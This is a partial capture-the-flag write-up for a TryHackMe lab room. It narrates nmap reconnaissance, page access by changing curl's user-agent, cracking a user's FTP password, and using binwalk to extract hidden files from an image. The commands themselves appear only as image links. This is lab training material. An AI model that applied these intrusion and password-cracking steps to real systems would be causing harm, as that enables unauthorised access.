GETTING STARTED


To access the lab, click on the link given below:-

https://tryhackme.com/r/room/agentsudoctf

> **Note**
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.


RECONNAISSANCE

I performed an **nmap** aggressive scan to identify open ports and running services.




INITIAL ACCESS

I accessed the web server using **curl** but received instructions on how to access the page.




Since the message was written by *Agent R*, I tried using the nickname *R* to access the page and received a new message.




Note: The **-L** flag in curl is used to follow redirects.


I tried accessing different pages by changing the alphabet and finally found a way to get in when I used **C**.




I found a username called *chris* so I attempted to crack its password for the other 2 services found running, namely *ftp* and *ssh*.




I successfully connected to the *ftp* server using these credentials.




I then downloaded all the files present in the server.




I then read the txt file




I then used **binwalk** to search for hidden files inside the images and found some in the *cutie.png*.




I then extracted the file from inside the image.



I looked inside the extracted directory.

